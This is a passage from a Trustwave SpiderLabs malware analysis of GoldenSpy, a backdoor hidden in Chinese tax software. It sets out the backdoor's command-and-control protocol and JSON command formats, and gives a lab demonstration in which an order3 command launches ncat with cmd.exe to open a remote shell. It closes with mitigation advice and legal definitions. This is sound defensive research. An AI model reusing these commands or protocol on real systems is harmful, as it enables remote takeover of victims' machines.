| Aisino.dll | cf9933a40f9a348b412da0953a7de6f3 | SQLite schema |
| CTptkcs.dll | 696721fb92e109010b03304fda0c960f | Public Key Cryptography Standard |
| JsDevInfoDll.dll | 7c348eac40b9dbf6bd52db2985abee42 | Tax Card Code Library |

A configuration is stored in the file serverjsp.ini. The content of the config file contains the host and port where the invoice data are sent, installation date, application version number, among others:

```
[server]
host= dc.i-xinnuo[.]com
port=80
url=data/receive
startDate=201501010000
type=0
level=0
[version]
exeversion=XYRZ.R1.0
[control]
copy=1
st=3_4
[pageymbb]
minybbb=V3.0.05
maxymbb=V3.0.12
```

The main program xyrsvc.exe runs as a service using the details as shown below:




1b PluginSetup.exe

- this will be discussed in another section below

2 **SignToolSetup.exe** (MD5: 04f100f771ed8dd238fdf41a0f85977a) – is a setup file that installs the electronic signing application. The program and component files are installed under the folder %ProgramFiles%\Signtool

| FILENAME | MD5 | DESCRIPTION |
|------------------|----------------------------------|-------------------------------------------------------------|
| CTptkcs.dll | 696721fb92e109010b03304fda0c960f | Public Key Cryptography Standard Library |
| help.pdf | b94c7fc5528f5e233a9900991c7757ca | HELP file |
| JsDevInfoDll.dll | 7c348eac40b9dbf6bd52db2985abee42 | Tax Card Code Library |
| libcurl.dll | b672963bb8fc75b7c122082b5e567058 | CURL Library |
| libeay32.dll | 0852402f8f75c9a75a74114af75f34c5 | OpenSSL Library |
| libp11.dll | 7b8d8a81b32209a80fb974cf89697116 | PKCS11 Library |
| QRGenerator.dll | f8246f3e4391c50c53c2417b9fea3a33 | QR Generator Library |
| SignTool.exe* | 05b0e15a989182e97e6068344840406f | Electronic contract signing tool and document file uploader |
| SSLeay32.dll | 3cb5a5dc5701c2961742bdb05a43c6d0 | SSL Library |

The configuration for Signtool.exe is stored in a registry under HKEY_LOCAL_MACHINE\Software\IXINNUO\SIGNTOOL



Pluginsetup.exe

This setup file installs two executable files under the folder %WinDir%\System32\PluginManager.

- MPlugin.exe (MD5: **946945ee4555fc7f7aced80904fe802f**) – this executable file monitors and makes sure that plugin.exe process is running. When plugin.exe is terminated, it will respawn it. It also checks tax software update from the host: [http://upgrade.i-xinnuo\[.\]com](http://upgrade.i-xinnuo[.]com).
- Plugin.exe (MD5: **134d9ffc9c65366e690c2a4852ec6835**) – This is the main plugin manager program. A thread is created to get instructions from the execute commands from the remote host [http://upgrade.i-xinnuo\[.\]com](http://upgrade.i-xinnuo[.]com) mainly for managing tax software plugins.

It has a thread for the command handler where it parses the JSON file return by the remote host.

Command Includes:

- Download and execute plugin
- Uninstall plugin
- Upgrade plugin
- Delete plugin
- Start plugin
- Stop plugin
- Stratagy – the purpose of this command is currently unknown to us.
- Feedback

```

20 | if ( (*_BYTE *)JSONParse(v11, (int)"id", v5) + 8) == 1 )
21 | {
22 |   _id = (int *)JSONParse(v11, (int)"id", v6);
23 |   switch ( GetValue(_id) )
24 |   {
25 |     case 1:
26 |       ret_value = DownloadFromURL((int)v11, (int)this);
27 |       goto LABEL_11;
28 |     case 2:
29 |       ret_value = Uninstall((int)v11, (int)this);
30 |       goto LABEL_11;
31 |     case 3:
32 |       ret_value = UpgradePlugin((int)v11, (int)this);
33 |       goto LABEL_11;
34 |     case 4:
35 |       ret_value = DeletePlugins((int)v11);
36 |       goto LABEL_11;
37 |     case 5:
38 |       ret_value = StartPlugin((int)v11);
39 |       goto LABEL_11;
40 |     case 6:
41 |       ret_value = StopPlugin((int)v11);
42 |       goto LABEL_11;
43 |     case 7:
44 |       ret_value = Strategy((int)v11);
45 |       goto LABEL_11;
46 |     case 10:
47 |       ret_value = Feedback(v8, (int)v11, (int)this);
48 | LABEL_11:
49 |     v3 = ret_value;
50 |     break;
51 |   default:
52 |     break;
53 |   }
54 | }

```

It also creates a thread to communicate to a web socket address - `ws://172.46.16.23:33666/websocket/`. We have not however invested our time investigating the reason behind this because it failed to connect to this host at the time of analysis.

The last thread that plugin.exe created and caught our attention is the thread that covertly downloads a malicious file - `svminstall.exe`. The download happens two hours after the installation. The HTTP POST body when requesting for the download link contains a request string in JSON format that includes the infected system's MAC address, the software name, version number and ID. The remote host returns a JSON data that includes the link to `http://download.ningzhidata[.]com/download/svminstall.exe` which is then installed in the infected system.

```

POST /version/downloadAddr HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Accept: */*
Host: 49.232.156.177:9002
Content-Length: 152
Cache-Control: no-cache

```

```

requestStr={"body":{"mac":"f7-f7-f6-15-81-42","softList":[{"soft":"IDGSoft","toInstallVersion":"","version":"CKKJ-V1000001-2"}],"id":"soft_toanyver"}
HTTP/1.1 200
Server: nginx/1.14.0
Date: Wed, 03 Jun 2020 22:11:49 GMT
Content-Length: 150
Connection: keep-alive

```

```

{"code":"0","data":{"softList":[{"address":"http://download.ningzhidata.com/download/svminstall.exe","version":"CKKJ-V1000001-2","soft":"IDGSoft"}]}}

```

Plugin.exe and mplugin.exe logs their activities and save it to a file under the same folder where they are installed. It uses a filename format `{Year}{Month}{Day}-Plugin.log` & `{Year}{Month}{Day}-MPlugin.log`. The log is encrypted with SM4 Block cipher with a 16-byte key and then encoded in Base64.

Svminstall.exe – (GoldenSpy)

Binary Overview

File Version: 1.0.0.1

Product Version: 1.2.0.0

Version: V1.0-20200301 (Version reported to the Control Server)

At the time of analysis, V1.0-20200301 was analyzed but a newer version also appeared V1.2-20200407 with compile time of 2020-04-07 08:44:13 UTC.

Svm.exe installs itself as two services named SVM and SVMM, and has two main functions:

- ExeProtector that spawns off a separate thread to protect svm.exe and svmm.exe. There are also some other modes e.g. console that does this in the main thread.
- Connects to a control server to report itself and wait for additional commands.

ExeProtector

The ExeProtector monitors the file C:\Program Files (x86)\svm\svm.exe (and presumably its counterpart svmm.exe if it is running as svm.exe). If this file is missing it connects to the server expecting a message with a format similar to:

```
{
  "code": "0",
  "data": {
    "softList": [
      {
        "excuteExe": "true",
        "version": "V1.2-20200407",
        "soft": "SVM"
      }
    ]
  }
}
```

This will download the latest version of the file. However, if svm.exe already exists then no new update is retrieved. The ExeProtector then ensures that svm.exe is kept running.

Command Retrieval and Dispatching

This sub-system reports system identification and allows random remote code execution on the system from the control server. In addition, it also supports pushing of arbitrary files into the system including executables.

The system communicates using http with JSON payload over port 9006. This is hardcoded to communicate to [http://www.ningzhidata\[.\]com:9006/softServer/req](http://www.ningzhidata[.]com:9006/softServer/req)

Protocol

Svm.exe generates a uuid as its unique id and stores this information in the registry location: HKLM\Software\IDG\DA. This id is specified as uid in its messages to the control server.

On startup, it reaches out to the server every two minutes 2 to 3 times before slowing down its communication by a randomized time interval.

NOTE: the protocol here is largely done through reverse engineering rather than observing actual communication between svm.exe and server hosted at [http://www.ningzhidata\[.\]com:9006/](http://www.ningzhidata[.]com:9006/)

Communication from svm.exe to server

Format is in JSON and messages to the server are identified by a protocol id, and we have identified three different protocol ids.

- PROTOCOL_01 – *svm.exe* is sending host environment information (install date, version, etc...)
- PROTOCOL_00 – reporting and requesting for commands from server
- PROTOCOL_99 – requesting for software update list, expecting list of software and download location for each.

Communication from server to svm.exe

Format is also in JSON and contains at least one code field. An optional data field indicates which command or order is to be executed on the remote machine.

We have identified four different commands:

- order0 – null command
- order1 – send software update information to remote machine
- order2 – send host environment information back to server (PROTOCOL_01)
- order3 – run executable on remote machine

Requesting host environment information – order2

This is done by the server using order2 and encoded in the following way:

```
{"code": "0", "data": {"orderId": "order2"}}
```

And *svm.exe* replies with a message similar to the following:

```
{
  "data": {
    "installtime": "20200606 14: 53: 32",
    "name": "SVM",
    "os": "Microsoft Windows Server 2010",
    "shList": "",
    "version": "v1.2-20200407"
  },
  "pid": "PROTOCOL_01",
  "uid": "E4AA0B7D-F997-410E-B7A4-8C1DDBFC9293"
}
```

Running an executable on the remote machine – order3

This is done by the server using order3 and with the specified command line string in the cmd field. This string is run using WinExec() API which includes command-line arguments.

The following example runs win32calc.exe found in C:\Windows\System32

```
{
  "code": "0",
  "data": {
    "orderId": "order3",
    "cmd": "C:\\Windows\\system32\\win32calc.exe"
  }
}
```

The result is shown below (note that there are two win32calc.exe as the message was sent twice to svm.exe)

| | | | | | |
|---------------|--------|----------|----------|--------------------------------------|-----------------------|
| Launchpad.exe | < 0.01 | 45,124 K | 20,212 K | 4040 SQL Launchpad Service | Microsoft Corporation |
| svchost.exe | | 1,892 K | 7,112 K | 4292 Host Process for Windows S... | Microsoft Corporation |
| svmm.exe | 0.04 | 1,240 K | 5,440 K | 6056 认证软件版本升级服务 | 南京辰阔网络科技有限... |
| svm.exe | 0.03 | 2,012 K | 9,920 K | 2724 认证软件版本升级服务 | 南京辰阔网络科技有限... |
| win32calc.exe | | 5,632 K | 12,080 K | 4924 Windows Calculator | Microsoft Corporation |
| win32calc.exe | | 5,596 K | 12,124 K | 520 Windows Calculator | Microsoft Corporation |
| lsass.exe | | 7,012 K | 17,512 K | 772 Local Security Authority Proc... | Microsoft Corporation |
| | 0.00 | 2,240 K | 10,024 K | 660 Client Server Runtime Process | Microsoft Corporation |

Downloading and running a new executable on the machine - order1

This is a slightly more complicated process as it involves a multiple exchanges between the server and svm.exe.

The server sends instruction to install software using order1 command. This tells svm.exe where to get the software update list and the version to retrieve.

A sample message from the server telling svm.exe to download software package ncat version '1.1' from the specified URL.

```
{
  "code": "0",
  "data": {
    "orderId": "order1",
    "url": "http://192.168.176.1:9006/download/ncat",
    "softName": "ncat",
    "softVer": "1.1"
  }
}
```

Svm.exe will then contact <http://192.168.176.1:9006/download/ncat> with a software update request or PROTOCOL_99.

It will send form request data with the following request:

```
{
  "data": {
    "softList": [
      {
        "soft": "ncat",
        "upgrade": "false",
        "version": "1.1"
      }
    ]
  },
  "pid": "PROTOCOL_99",
  "uid": "E4AA0B7D-F997-410E-B7A4-8C1DDBFC9293"
}
```

The server then responds with a list of files to be downloaded and its location for this software package. This is specified using a softList response as follows:

```
{
  "code": "0",
  "data": {
    "softList": [
      {
        "address": "http://192.168.176.1:9006/file/download/libeay32.dll",
        "version": "1.1",
        "soft": "libeay32"
      },
      {
        "address": "http://192.168.176.1:9006/file/download/ssleay32.dll",
        "version": "1.1",
        "soft": "ssleay32"
      },
      {
        "address": "http://192.168.176.1:9006/file/download/ncat.exe",
        "version": "1.1",
        "soft": "ncat"
      }
    ]
  }
}
```

WinExec() API call is also attempted for each file downloaded. The packages downloaded are stored in the temp directory. In this example, once Ncat has been installed, a remote shell can easily be started by sending an order3 command, similar to the following:

```
{
  "code": "0",
  "data": {
    "orderId": "order3",
    "cmd": "C:\\windows\\temp\\ncat.exe -l -k -p 7357 -c cmd.exe"
  }
}
```

This will open port 7357 and spawn cmd.exe upon connection. This only works if firewall is disabled, but a callback shell can easily be adapted. With Ncat listening on port 7357, remote shell can be accessed by telnetting to the port.

```
> telnet 192.168.176.131 7357
Trying 192.168.176.131...
Connected to 192.168.176.131.
Escape character is '^]'.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir "\Program Files (x86)\svm"
dir "\Program Files (x86)\svm"
Volume in drive C has no label.
Volume Serial Number is F009-C8C3

Directory of C:\Program Files (x86)\svm

06/08/2020  05:58 PM    <DIR>          .
06/08/2020  05:58 PM    <DIR>          ..
06/08/2020  02:04 PM    <DIR>          log
04/07/2020  08:44 PM                517,632 svm.exe
04/07/2020  08:44 PM                517,632 svmm.exe
                2 File(s)      1,035,264 bytes
                3 Dir(s)   46,921,728,000 bytes free

C:\Windows\system32>exit
exit
Connection closed by foreign host.
> |
```

Logging

Same as plugin.exe, svm.exe also has a logging capability and stored it under the folder `%ProgramFiles%\svm\log`. They only differ on how the logs are stored where plugin.exe encrypts its log while svm.exe does not.

Recommended Risk Mitigation Measures

Trustwave SpiderLabs strongly recommends threat hunting for the IOC's provided in this report, specifically for organizations with operations in China. The following are recommended first steps:

- Hunt for active network connections matching:
 - › Traffic going to **ningzhidata[.]com**
 - › Use of Ryeol HTTP Client user-agent in packets (*please note, there is a chance of a high false positive rate as this library and user-agent are still used by some legitimate software.)
 - › In conjunction with above, search for external traffic to ports 9002, 9005, 9006 to unauthorized domains/IP.
- Windows event logs indicating creation of svmm or svm services, review event logs 601, 4697, and 7045.
- Use the provided YARA rule to scan your hosts.

If you confirm presence of this malicious code in your environment, follow your existing IR procedures to document and remediate the incident. Outside of the normal IR procedures there are some special considerations for this software.

Post incident response investigation, reimaging the system and starting from a known good state is preferable, however, if this action is not practical because of business criticality reasons, the malicious elements of the Golden tax software package can be manually removed. The main tax software does include an uninstall package, but it is only for the tax-related elements of the software. Svm.exe and svmm.exe are not affected by the main software removal process. To remove SVM from host:

- 1 Freeze both svm.exe and svmm.exe processes (since it will respawn itself if killed normally)
- 2 Kill SVM processes
- 3 Go to SVM directory and permanently delete related files
- 4 Remove all registry artifacts related to SVM service
- 5 Restart host
- 6 Use provided YARA rules to hunt for any leftovers, and remove if anything stays in the system

If, for any business reason, you cannot perform the malicious software removal, we recommend:

- Harden host OS following NIST hardening checklist, or at bare minimum:
 - › Baseline your company golden image and remove any non-critical software
 - › Enable firewall and ensure communications for tax services is only allowed to appropriate domain
 - › Ensure antivirus system is installed and updated
 - › Ensure all system security updates are installed
 - › Disable all not used devices (printers, Bluetooth, network cards etc.) and services
 - › Remove all non-critical for operation users (like administrator, guest etc.) from the host
 - › Clear any sensitive data not necessary for tax filing
 - › Block remote connections
- Remove remote access to company data
- Do not connect host to the domain, use local non-admin user to work with the host
- Isolate host from company network
- Have separate dedicated Internet connection or isolate and secure one on network segments
- Ensure that network IDS is seeing host activity
- Ensure that you have installed EDR solution on the host

Relevant Corporate Profiles

Aisino Corporation (航天信息股份有限公司)

Aisino Corporation (航天信息股份有限公司) – Engages in the development of information technology. Business activities include, provision of technical advice and services, consulting management for enterprises, development, production, and sale of electronic and communications equipment, computers and peripheral equipment, intelligent electronic products, taxation and special equipment. Aisino Corporation is responsible for the “Golden Tax” software service. Aisino Credit Information is a subsidiary of Aisino Corporation.

Aisino Credit Information (爱信诺征信有限公司)

Aisino Credit Information (ACI) is an Internet-based company specializing in credit for business and big data credit information research. ACI is the owner of domain i-xinnuo[.]com from which tax software is being distributed. Link provided below: [http://cdn.i-xinnuo\[.\]com/cdn/SETUP.EC.V1.1.R.exe](http://cdn.i-xinnuo[.]com/cdn/SETUP.EC.V1.1.R.exe)

Nanjing Chenkuo Network Technology (南京辰阔网络科技有限公司) –

A technology company specializing in enterprise big data modeling, analysis and application. By analyzing the company’s core big data, it combines the bank’s risk control and exclusive Demand for financial products, screening of pre-loan customers and real-time monitoring after lending to a large number of enterprises, precise marketing, and efficient services. Svm.exe was digitally signed by this corporation.

Trustwave SpiderLabs

The Trustwave SpiderLabs team is comprised of expert digital forensic investigators / breach responders, penetration testers, malware reverse engineers, and security architects that have dedicated their expertise to providing deep-dive proactive threat hunting services for Trustwave clients. Our team is responsible for identifying current and potential threats in client networks, developing detection logic, and tracking threat actor campaigns operating across the globe.

Appendices

Appendix A - Definitions, supporting facts, and legal and compliance implications

The tables below provide a review of potential legal and compliance implications for companies using this software in their corporate environment. Within the context of this report, Trustwave SpiderLabs has used several industry recognized terms to describe GoldenSpy activity. This appendix clearly defines the commonly accepted definitions and usages of these terms, based on organizations such as NIST and MITRE. The terms defined below include backdoor, C2 (Command and Control), spyware, and malicious code / malware.

We do acknowledge that some of the implementations described below could exist for legitimate means – however; any such application would require strictly defined legal context and agreement between software vendor and user, which we were not able to confirm/observe in the Aisino Golden Tax software.

| FIELD | UNDERSTANDING |
|---------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Term | Term to be defined |
| Definition Source | Source of definition of term |
| Definition | Term definition derived from the source |
| Condition | A specific condition within GoldenSpy that matches a NIST definition or MITRE TTP |
| Match Criteria | Does GoldenSpy match condition criteria? Yes/No |
| Require legal justification or usage approval | Does condition <i>require</i> software to have legal justification or to request user approval to operate on the host? Yes/No |
| Provides legal justification or ask for usage approval | Does condition <i>provide</i> software to have legal justification or to request user approval to operate on the host? Yes/No |
| Regulations Violated | Is software in potential conflict with regulations for specific regions? EU (European Union) – GDPR, NIS, Directive 2011/83/EU -one or more regulations CA (Canada) - Canada's Anti-Spam Legislation (CASL) US (United States) – California Consumer Privacy Act <i>*This is not a complete global list of potential compliance / regulation violations, merely a sample of important frameworks.</i> |
| Affecting compliance | Is software in potential conflict with regulations? PCI DSS – one or more requirements (mainly requirements 8, 10.1,10.2.x) HIPAA – one or more requirements <i>*This is not a complete global list of potential compliance / regulation violations, merely a sample of important frameworks.</i> |
| Supporting facts | Collected facts supporting above statements |
| Verdict | Based on collected information, does software match definition? |

Backdoor

| Term | Backdoor | |
|---------------------------------------------------------|-----------------------------------------------------------------------|-----------------------------------------------------------------------------------------------|
| Definition Source | NIST | |
| Definition | An undocumented way of gaining access to computer system. | |
| Condition | Software documented? | Provides access to computer system? |
| Match Criteria | No | Yes |
| Requires legal justification or usage approval? | Yes | Yes |
| Provides legal justification or ask for usage approval? | No | No |
| Regulations violated: | CA, EU, US | CA, EU |
| Affecting compliance? | PCI DSS, HIPAA | PCI DSS, HIPAA |
| Supporting facts: | EULA not provided in installation package | GoldenSpy has the ability to remotely control system without user knowledge or authorization. |
| Verdict: | GoldenSpy matches criteria for the NIST-defined term: Backdoor | |

C2 (Command and Control)

| Term | C2 (Command and Control) | | | |
|---------------------------------------------------------|----------------------------------------------------------------------------------------|-------------------------------------------------------------|--------------------------------------------------------|----------------------------------------------|
| Source | MITRE | | | |
| Definition | The adversary is trying to communicate with compromised systems to control them. | | | |
| Condition | T1065 Uncommonly Used Port | T1205 Port Knocking | T1105 Remote File Copy | T1071 Standard Application Layer Protocol |
| Match Criteria | Yes | Yes | Yes | Yes |
| Requires legal justification or usage approval? | N/A | N/A | N/A | N/A |
| Provides legal justification or ask for usage approval? | N/A | N/A | N/A | N/A |
| Regulations violated: | N/A | N/A | N/A | N/A |
| Affecting compliance? | N/A | N/A | PCI DSS, HIPAA | PCI DSS, HIPAA |
| Supporting facts: | GoldenSpy uses ports 9002, 9005, 9006 to communicate over HTTP | Uses custom "UserAgent" string to enable software download. | Yes. GoldenSpy has this functionality built into code. | Uses HTTP for communication. |
| Verdict: | GoldenSpy matches criteria for the MITRE-defined term: C2 (Command and Control) | | | |

Spyware

| Term | Spyware | | |
|---------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------|
| Source | NIST | | |
| Definition | Software that is secretly or surreptitiously installed into an information system to gather information on individuals or organizations without their knowledge; a type of malicious code. | | |
| Condition | Secretly or surreptitiously installed? | Gather information on individuals or organizations? | Is listed in EULA? |
| Match Criteria | Yes | Yes | No |
| Requires legal justification or usage approval? | Yes | Yes | Yes |
| Provides legal justification or ask for usage approval? | No | No | No |
| Regulations violated: | CA, EU | CA, EU, US | CA, EU, US |
| Affecting compliance? | PCI DSS, HIPAA | PCI DSS, HIPAA | N/A |
| Supporting facts: | Software installed two hours after tax software installation. Software does not notify or ask user for permission to be installed. | Software collects information on the host and certain software. Initial communication sent host telemetry data to C2 server. | EULA not provided with software package and cannot be found on the Internet. |
| Verdict: | GoldenSpy matches criteria for the NIST-defined term: Spyware | | |

Malicious Code/Malware

| Term | Malicious Code/Malware | | | |
|---------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------|---------------------------------------------------------------------------------|------------------------------------------|
| Source | NIST | | | |
| Definition | Software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of an information system. | | | |
| Condition | Perform an unauthorized process? | Have adverse impact on the confidentiality? | Have adverse impact on the integrity? | Have adverse impact on the availability? |
| Match Criteria | Yes | Yes | Yes | Not observed |
| Requires legal justification or usage approval? | Yes | Yes | Yes | N/A |
| Provides legal justification or ask for usage approval? | No | No | No | N/A |
| Regulations violated: | CA, EU | CA, EU, US | EU | N/A |
| Affecting compliance? | PCI DSS, HIPAA | PCI DSS, HIPAA | PCI DSS, HIPAA | N/A |
| Supporting facts: | GoldenSpy runs sibling process (svmm.exe) to establish persistence. | GoldenSpy communicates over unsecured protocol. | GoldenSpy bypasses security controls by operating with SYSTEM-level privileges. | Not observed |
| Verdict: | GoldenSpy matches criteria for the NIST-defined term: Malicious code / Malware | | | |



trustwave.com